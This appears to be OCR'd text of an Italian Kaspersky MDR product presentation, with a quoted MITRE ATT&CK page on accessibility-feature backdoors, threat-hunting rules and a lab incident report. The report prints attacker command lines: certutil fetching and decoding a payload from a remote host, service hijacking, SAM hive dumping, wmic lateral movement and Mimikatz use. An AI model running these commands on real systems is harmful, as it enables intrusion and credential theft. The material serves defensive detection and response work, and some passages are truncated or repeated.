- Eventi di endpoint security (ad es. rilevamento AV)
- Eventi di servizio

Esempio.
Alcuni campi dell'evento di avvio del processo.


```
"processcmdline": "\"C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\PowerShell.exe\" -NoLogo -N
"processfilemd5": "0x234B54B8BB71EF6D13BDB51A6C464CD9",
"processfilepath": "c:\\windows\\ccm\\systemtemp\\84c17278-7077-4826-96fd-ae3ad25d3305.ps1",
"processlogonsessionid": "0x85FA3",
"processlogontype": 2,
"processpid": 10000,
"processuniquepid": "0xDB0702CF60C5AEC3",
"processuserid": "S-1-5-21-1430328663-2098613005-1233803906-143945",
"processversioninfodescription": "Windows PowerShell",
"processversioninfooriginalfilename": "PowerShell.EXE",
"processversioninfoproductname": "microsoft\u00ae windows\u00ae operating system",
"processversioninfovendorname": "Microsoft Corporation",
"productinfo": "kes 11.3.0.773 Windows 10 RS5 x64",
"statsource": 1,
"storageaddedfiletype": 2,
"type": "aps",
"user_description": "mdr_iro23",
```


Pipeline di elaborazione dei dati di telemetria – integrazione (esempi)



ATT&CK – Adversarial Tactics Techniques and Common Knowledge

Tattiche

Tecniche



https://attack.mitre.org/matrices/enterprise/

Funzioni di accessibilità

Event Triggered Execution: Accessibility Features

Other sub-techniques of Event Triggered Execution (15)

Adversaries may establish persistence and/or elevate privileges by executing malicious content triggered by accessibility features. Windows contains accessibility features that may be launched with a key combination before a user has logged in (ex: when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.

Two common accessibility programs are `C:\Windows\System32\sethc.exe`, launched when the shift key is pressed five times and `C:\Windows\System32\utilman.exe`, launched when the Windows + U key combination is pressed. The sethc.exe program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen. [1]

Depending on the version of Windows, an adversary may take advantage of these features in different ways. Common methods used by adversaries include replacing accessibility feature binaries or pointers/references to these binaries in the Registry. In newer versions of Windows, the replaced binary needs to be digitally signed for x64 systems, the binary must reside in `%systemdir%\`, and it must be protected by Windows File or Resource Protection (WFP/WRP). [2] The Image File Execution Options Injection debugger method was likely discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced.

For simple binary replacement on Windows XP and later as well as and Windows Server 2003/R2 and later, for example, the program (e.g., `C:\Windows\System32\utilman.exe`) may be replaced with "cmd.exe" (or another program that provides backdoor access). Subsequently, pressing the appropriate key combination at the login screen while sitting at the keyboard or when connected over Remote Desktop Protocol will cause the replaced file to be executed with SYSTEM privileges. [3]

Other accessibility features exist that may also be leveraged in a similar fashion: [2][4]

- On-Screen Keyboard: `C:\Windows\System32\osk.exe`
- Magnifier: `C:\Windows\System32\Magnify.exe`
- Narrator: `C:\Windows\System32\Narrator.exe`
- Display Switcher: `C:\Windows\System32\DisplaySwitch.exe`
- App Switcher: `C:\Windows\System32\AtBroker.exe`

ID: T1546.008

Sub-technique of: T1546

Tactics: Privilege Escalation, Persistence

Platforms: Windows

Permissions Required: Administrator

Effective Permissions: SYSTEM

Data Sources: File monitoring, Process command-line parameters, Process monitoring, Windows Registry

CAPEC ID: CAPEC-558

Procedure Examples

Name	Description
APT29	APT29 used sticky-keys to obtain unauthenticated, privileged console access.[5][6]
APT3	APT3 replaces the Sticky Keys binary `C:\Windows\System32\sethc.exe` for persistence.[7]
APT41	APT41 leveraged sticky keys to establish persistence.[8]
Axiom	Axiom actors have been known to use the Sticky Keys replacement within RDP sessions to obtain persistence.[9]
Deep Panda	Deep Panda has used the sticky-keys technique to bypass the RDP login screen on remote systems during intrusions.[10]
Empire	Empire can leverage WMI debugging to remotely replace binaries like sethc.exe, Utilman.exe, and Magnify.exe with cmd.exe.[11]

Mitigations

Mitigation	Description
Execution Prevention	Adversaries can replace accessibility features binaries with alternate binaries to execute this technique. Identify and block potentially malicious software executed through accessibility features functionality by using application control [12] tools, like Windows Defender Application Control[13], AppLocker, [14] [15] or Software Restriction Policies [16] where appropriate. [17]
Limit Access to Resource Over Network	If possible, use a Remote Desktop Gateway to manage connections and security configuration of RDP within a network.[18]
Operating System Configuration	To use this technique remotely, an adversary must use it in conjunction with RDP. Ensure that Network Level Authentication is enabled to force the remote desktop session to authenticate before the session is created and the login screen displayed. It is enabled by default on Windows Vista and later.[19]

Detection

Changes to accessibility utility binaries or binary paths that do not correlate with known software, patch cycles, etc., are suspicious. Command line invocation of tools capable of modifying the Registry for associated keys are also suspicious. Utility arguments and the binaries themselves should be monitored for changes. Monitor Registry keys within `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`.

https://attack.mitre.org/techniques/T1015

Regole di threat hunting o "ricerche"

- Più di 700 regole di threat hunting attive
- Regole create dai nostri esperti SOC
- Regole basate sulla nostra Threat Intelligence e sul framework MITRE ATT&CK
- Regole costantemente aggiornate con informazioni fornite da nostri servizi di Threat Intelligence


Esempio: possibile backdoor nelle funzioni accessibilità

- **Regola**: uno degli strumenti di accessibilità (ad esempio Narrator o Utilman) viene sostituito (ad esempio con cmd.exe)
- **MITRE:** T1546.008 Event Triggered Execution: Accessibility Features
- **Perché insospettirsi**: questa tipologia di attività non è comune e può essere utilizzata dagli attaccanti per garantire la propria persistenza e/o elevare i propri privilegi
- **Possibili falsi positivi**: la probabilità di falsi positivi è scarsa. Alcuni amministratori di sistema possono avvalersene per semplificare il proprio lavoro, ma ciò rende vulnerabile il sistema

Come funziona

Esempio di incidente

Schema di attacco (ai fini della demo, KES è configurato in modalità di sola notifica)



1. Compromissione di ENTERPRISE\Dawlish_J senza priviliegi
2. Raggiungimento di LOCAL SYSTEM attraverso una configurazione di sistema non ottimale
3. Dump del file SAM locale
4. Attacco brute-force alle password dell'amministratore locale (IEUSER), che hanno un hash NTML facile da forzare
5. Individuazione della sessione di amministrazione del dominio attivo e assunzione dell'identità di ENTERPRISE\Johnson_A
6. Violazione dell'hash NTLM dell'utente krbtgt tramite attacco DCSYNC
7. Generazione di golden ticket e salvataggio sul file ticket.krb

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – Telemetria

aps_hunts suspicious_certutil_usage_downloading_or_remote_interaction (create filter) suspicious_process_spawned_by_office_application (create filter)

attack_stages : Command and Control, Execution

attack_ttps : T1105: Remote File Copy

clientsideeventtime : 2018-04-24T12:00:16.177843Z

creation_time : 2009-07-13T23:33:53.390152Z

digital_signature_flags_list : Signed, Trusted, Explicit, Catalog

digitalsignatureorganization : Microsoft Corporation

eventsubtype : 2

eventtype : 2

file_attributes_list : Archive

file_md5 : 0x7B973145F7E1B59330CA4DD1F86B3D55 FF check

file_path : c:\windows\system32\certutil.exe

file_size : 889856

filecmdline "MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -urlcache -split -f http://192.168.117.171/C_20273.txt C:\Users\Public\C_20273.txt

filecmdline_url : http://192.168.117.171/C_20273.txt

first_execution_time : 2018-04-19T11:28:21.990620Z

last_write_time : 2009-07-14T01:14:14.109000Z

parentprocessfilepath C:\Program Files\Microsoft Office\Office15\OUTLOOK.EXE

parentprocesspid : 544

parentprocessuniquepid : 0xBAFF99400000220

primarybinaryformat : FormatExecutableWin32pe


processcmdline :

processfilemd5 : 0x6BCEDC4E98D9C2AEFB187A19846EF459 FF check

processfilepath c:\program files\microsoft office\office15\excel.exe

Applicazione delle regole di threat hunting

Estrazione dell'URL dalla riga di comando arricchito con i dati sulla reputazione (sconosciuto):



Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – Telemetria

aps_hunts suspicious_certutil_usage_decoding (create filter) suspicious_process_spawned_by_office_application (create filter)

attack_stages : Defense Evasion, Execution

attack_ttps : T1140: Deobfuscate/Decode Files or Information

clientsideeventtime : 2018-04-24T12:00:24.065573Z

creation_time : 2009-07-13T23:33:53.390152Z

digital_signature_flags_list : Signed, Trusted, Explicit, Catalog

digitalsignatureorganization : Microsoft Corporation

eventsubtype : 2

eventtype : 2

file_attributes_list : Archive

file_md5 : 0x7B973145F7E1B59330CA4DD1F86B3D55 FF check

file_path : c:\windows\system32\certutil.exe

file_size : 889856

filecmdline : "MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -decode C:\Users\Public\C_20273.txt C:\Users\public\C_20273.dll

first_execution_time : 2018-04-19T11:28:21.990620Z

last_write_time : 2009-07-14T01:14:14.109000Z

parentprocessfilepath : C:\Program Files\Microsoft Office\Office15\OUTLOOK.EXE

parentprocesspid : 544

parentprocessuniquepid : 0xBAFF99400000220

primarybinaryformat : FormatExecutableWin32pe

processcmdline :

processfilemd5 : 0x6BCEDC4E98D9C2AEFB187A19846EF459 FF check

processfilepath : c:\program files\microsoft office\office15\excel.exe

Applicazione delle regole di threat hunting

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP - Alert

b0416672e0e5475f85fc3eb901a9bb58	aps	Imported	system_service_discovery DAWLISH-PC.enterprise.local system_service_discovery DAWLISH-PC.enterprise.local soclab
d687c87d86a24bb7bfce71d63806caad	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
3ccb79ea2c8c44fa88219660b6ec7e72	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
0c6566a24b3943acad160aec07ee9df3	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
3601220074324c3fa0425f09f558033e	aps	Imported	suspicious_powershell_cmd_or_script_spawning DAWLISH-PC.enterprise.local suspicious_powershell_cmd_or_script_spawning DAWLISH-PC.enterprise.local soclab
45f5e1258f5e4cbda4dbbd7fff907477	aps	Imported	suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab
f4d97ab2edc446e6be4ea48b491616a6	aps	Imported	suspicious_certutil_usage_decoding, suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_certutil_usage_decoding suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab
d77688577ae14e6881e76909cd521ecc	aps	Imported	interesting_pdm_detects DAWLISH-PC.enterprise.local interesting_pdm_detects DAWLISH-PC.enterprise.local soclab
c58acc64990543da9a624feca90d4306	aps	Imported	possible_vulnerability_explotation_detects DAWLISH-PC.enterprise.local possible_vulnerability_explotation_detects DAWLISH-PC.enterprise.local soclab
778b99332e1f4ddfbc9e3561e653330f	aps	Imported	suspicious_certutil_usage_downloading_or_remote_interaction, suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_certutil_usage_downloading_or_remote_interaction suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab

Regole di threat hunting viste in precedenza

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – creazione di un caso

Case report

Malicious activity was detected in **soclab** infrastructure.

At **12:00:09 2018-04-24(UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.

At **12:00:16 2018-04-24(UTC)** suspicious certutil execution from this excel process was detected:

```
"MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -urlcache -split -f hxxp[://]192[.]168[.]117[.]171/C_20273[.]txt C:\Users\Public\C_20273.txt
"MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -decode C:\Users\Public\C_20273.txt C:\Users\public\C_20273.dll
```

Suspicious file C_20273.dll was created on host and executed:

```
"MSEXCEL.EXE \..\..\..\Windows\System32\rundll32.exe" shell32.dll Cont
```

As a result at **12:04:58 2018-04-24 (UTC)** command line utility was launched from proce

```
whoami
whoami  /user
C:\Windows\system32\net1  user
net  user
net  user IEUSER
C:\Windows\system32\net1  user IEUSER
C:\Windows\system32\net1  user dawlish_j /domain
net  user dawlish_j /domain
net  group /domain "Domain admins"
C:\Windows\system32\net1  group /domain "Domain admins"
query  user
```

Then *FoxitReaderService* was reconfigured :

```
tasklist  /svc
sc  qc FoxitReaderService
sc  config FoxitReaderService binpath= "rundll32.exe shell32.dll Contr
sc  qc FoxitreaderService
sc  stop Foxitreaderservice
```

At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process

```
whoami
reg.exe  save hklm\sam C:\sam.save
reg.exe  save hklm\system C:\system.save
reg.exe  save hklm\security C:\security.save
```

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp[://]192[.]168[.]117[.]171/C_20273[.]txt C:\Users\Public\C_202
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll
```

At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process rundll32.exe now with **SYSTEM** privileges. It was used to dump sensitive registry hives which may include data that can be used to recover passwords:

```
whoami
reg.exe  save hklm\sam C:\sam.save
reg.exe  save hklm\system C:\system.save
reg.exe  save hklm\security C:\security.save
```

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp[://]192[.]168[.]117[.]171/C_20273[.]txt C:\Users\Public\C_20273.txt"
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll
```

The same events were found on the attacked host **JOHNSON-PC.enterprise.local**. Then next set of reconnaissance commands was executed on **JOHNSON-PC.enterprise.local** and **SYSTEM** priviledges were got via named pipe impersonation:

```
whoami  /user
net  user
net  user IEUSER
cmd.exe /c echo vhxwxw > \\.\pipe\vhxwxw
```

Then another suspicious tool was downloaded and executed on **JOHNSON-PC.enterprise.local**:

```
certutil.exe  -urlcache -split -f hxxp[://]192[.]168[.]117[.]171/C_20280[.]txt
certutil.exe  -decode C_20280.txt C_20280.exe
```

File *c:\users\public\c_20280.exe* was detected as **Trojan-PSW.Win32.Mimikatz.gen**. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.

According to the received telemetry it was executed and apparently allowed to receive krgbt hash and generate Golden ticket. Which was copied to **DAWLISH-PC.enterprise.local** and at **12:49:36 2018-04-24 (UTC)** the whole domain was compromised.

Full-scale incident response is recommended.

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

Incident 163928

Receive a PDF report by email

Summary | Responses (0) | Communication (0) | History (1)

Summary	Spear phishing compromise of DAWLISH-PC.enterprise.local with lateral move to JOHNSON-PC.enterprise.local
Priority	**HIGH**
Status	RESOLVED
Status description	Full-scale incident response is recommended.
Resolution	True positive
Created	12/18/2020 21:05
Updated	12/20/2020 09:00
MITRE Tactics	TA0002:Execution
MITRE Techniques	T1203: Exploitation for Client Execution
Detection technology	KES

Affected

Affected assets (2) | Asset-based IOCs (1) | Network-based IOCs (3)

Asset name	Asset ID
DAWLISH-PC.enterprise.local	
JOHNSON-PC.enterprise.local	

Description

Malicious activity was detected in **soclab** infrastructure.
At **12:00:09 2018-04-24(UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.
At **12:00:16 2018-04-24(UTC)** suspicious certutil execution from this excel process was detected:

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

Description

Malicious activity was detected in **soclab** infrastructure.
At **12:00:09 2018-04-24(UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.
At **12:00:16 2018-04-24(UTC)** suspicious certutil execution from this excel process was detected:

```
"MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -urlcache -split -f hxxp[://]192[.]168[.]117[.]171/C_20273[.]txt C:\Users\Public\C_20273.txt
"MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -decode C:\Users\Public\C_20273.txt C:\Users\public\C_20273.dll
```

Suspicious file C_20273.dll was created on host and executed:

```
"MSEXCEL.EXE \..\..\..\Windows\System32\rundll32.exe" shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll
```

As a result at **12:04:58 2018-04-24 (UTC)** command line utility was launched from process rundll32.exe and set of reconnaissance commands was executed:

```
whoami
whoami  /user
C:\Windows\system32\net1  user
net  user
net  user IEUSER
C:\Windows\system32\net1  user IEUSER
C:\Windows\system32\net1  user dawlish_j /domain
net  user dawlish_j /domain
net  group /domain "Domain admins"
C:\Windows\system32\net1  group /domain "Domain admins"
query  user
```

Then *FoxitReaderService* was reconfigured :

```
tasklist  /svc
sc  qc FoxitReaderService
sc  config FoxitReaderService binpath= "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll"
sc  qc FoxitreaderService
sc  stop Foxitreaderservice
```

At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process rundll32.exe now with **SYSTEM** privileges. It was used to dump sensitive registry hives which may include data that can be used to recover passwords:

```
whoami
reg.exe  save hklm\sam C:\sam.save
reg.exe  save hklm\system C:\system.save
reg.exe  save hklm\security C:\security.save
```

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp[://]192[.]168[.]117[.]171/C_20273[.]txt C:\Users\Public\C_20273.txt"
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic  /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUSer" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll
```

The same events were found on the attacked host **JOHNSON-PC.enterprise.local**. Then next set of reconnaissance commands was executed on **JOHNSON-PC.enterprise.local** and **SYSTEM** priviledges were got via named pipe impersonation:

```
whoami  /user
net  user
net  user IEUSER
cmd.exe /c echo vhxwxw > \\.\pipe\vhxwxw
```

Then another suspicious tool was downloaded and executed on **JOHNSON-PC.enterprise.local**:

```
certutil.exe  -urlcache -split -f hxxp[://]192[.]168[.]117[.]171/C_20280[.]txt
certutil.exe  -decode C_20280.txt C_20280.exe
```

File *c:\users\public\c_20280.exe* was detected as **Trojan-PSW.Win32.Mimikatz.gen**. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.
According to the received telemetry it was executed and apparently allowed to receive krgbt hash and generate Golden ticket. Which was copied to **DAWLISH-PC.enterprise.local** and at **12:49:36 2018-04-24 (UTC)** the whole domain was compromised.
Full-scale incident response is recommended.

Actions

Use this function, if you know that this incident is a duplicate or you are not going to solve it.

Close incident

Piattaforme, SLA, livelli

- Monitoraggio proattivo 24x7
- Threat hunting e incident investigation
- Scenari di risposta guidata e remota
- Controllo di integrità della sicurezza e visibilità degli asset
- Portale web MDR con dashboard e reportistica
- 1 anno di archiviazione della cronologia incidenti
- 1 o 3 mesi di archiviazione dei dati non elaborati

Prodotti e sistemi operativi supportati

Piattaforme	Kaspersky Endpoint Security for Business	Kaspersky Managed Detection and Response
Desktop Windows	Kaspersky Endpoint Security for Windows	Sì
Server Windows	Kaspersky Security for Windows Servers	Sì
	Kaspersky Endpoint Security for Windows	Sì
Computer Mac OS	Kaspersky Endpoint Security for Mac	Sì (2021)
Computer Linux	Kaspersky Endpoint Security for Linux	Sì

Sono supportati anche Kaspersky Endpoint Detection and Response e Kaspersky Anti Targeted Attack, ma Kaspersky Endpoint Security for Business è un prerequisito essenziale

Managed Detection and Response - SLA

Livello di priorità	Tempo di reazione	Valore target
Alta (esempio: attacco mirato)	1 ora	90%
Media (esempio: malware comune)	4 ore	90%
Bassa (esempio: adware, riskware, ecc.)	24 ore	90%

- **Tempo di reazione**: il tempo compreso tra il rilevamento dell'incidente (tempo di creazione) e la relativa pubblicazione sul portale MDR (tempo di aggiornamento)
- **Valore target**: percentuale degli incidenti in cui il tempo di Reaction and Response soddisfa l'obiettivo indicato dal valore target

Ulteriori informazioni, tra cui i criteri relativi agli incidenti, sono disponibili nei Termini e condizioni


Confronto tra Expert e Optimum

	MDR-Optimum	MDR-Expert
Modalità di monitoraggio	24x7	24x7
Portale web del servizio	Portale MDR con risorse, dashboard e report	Portale MDR con risorse, dashboard e report
Reportistica	Report PDF via e-mail	Report PDF via e-mail
Conservazione della cronologia degli incidenti	Per 1 anno	Per 1 anno
Conservazione dei dati di telemetria non elaboarti	1 mese	3 mesi

Confronto tra Expert e Optimum


	MDR-Optimum	MDR-Expert
Accesso ai suggerimenti	No	1000 richieste a Threat Lookup e 500 richieste a Cloud Sandbox ogni anno
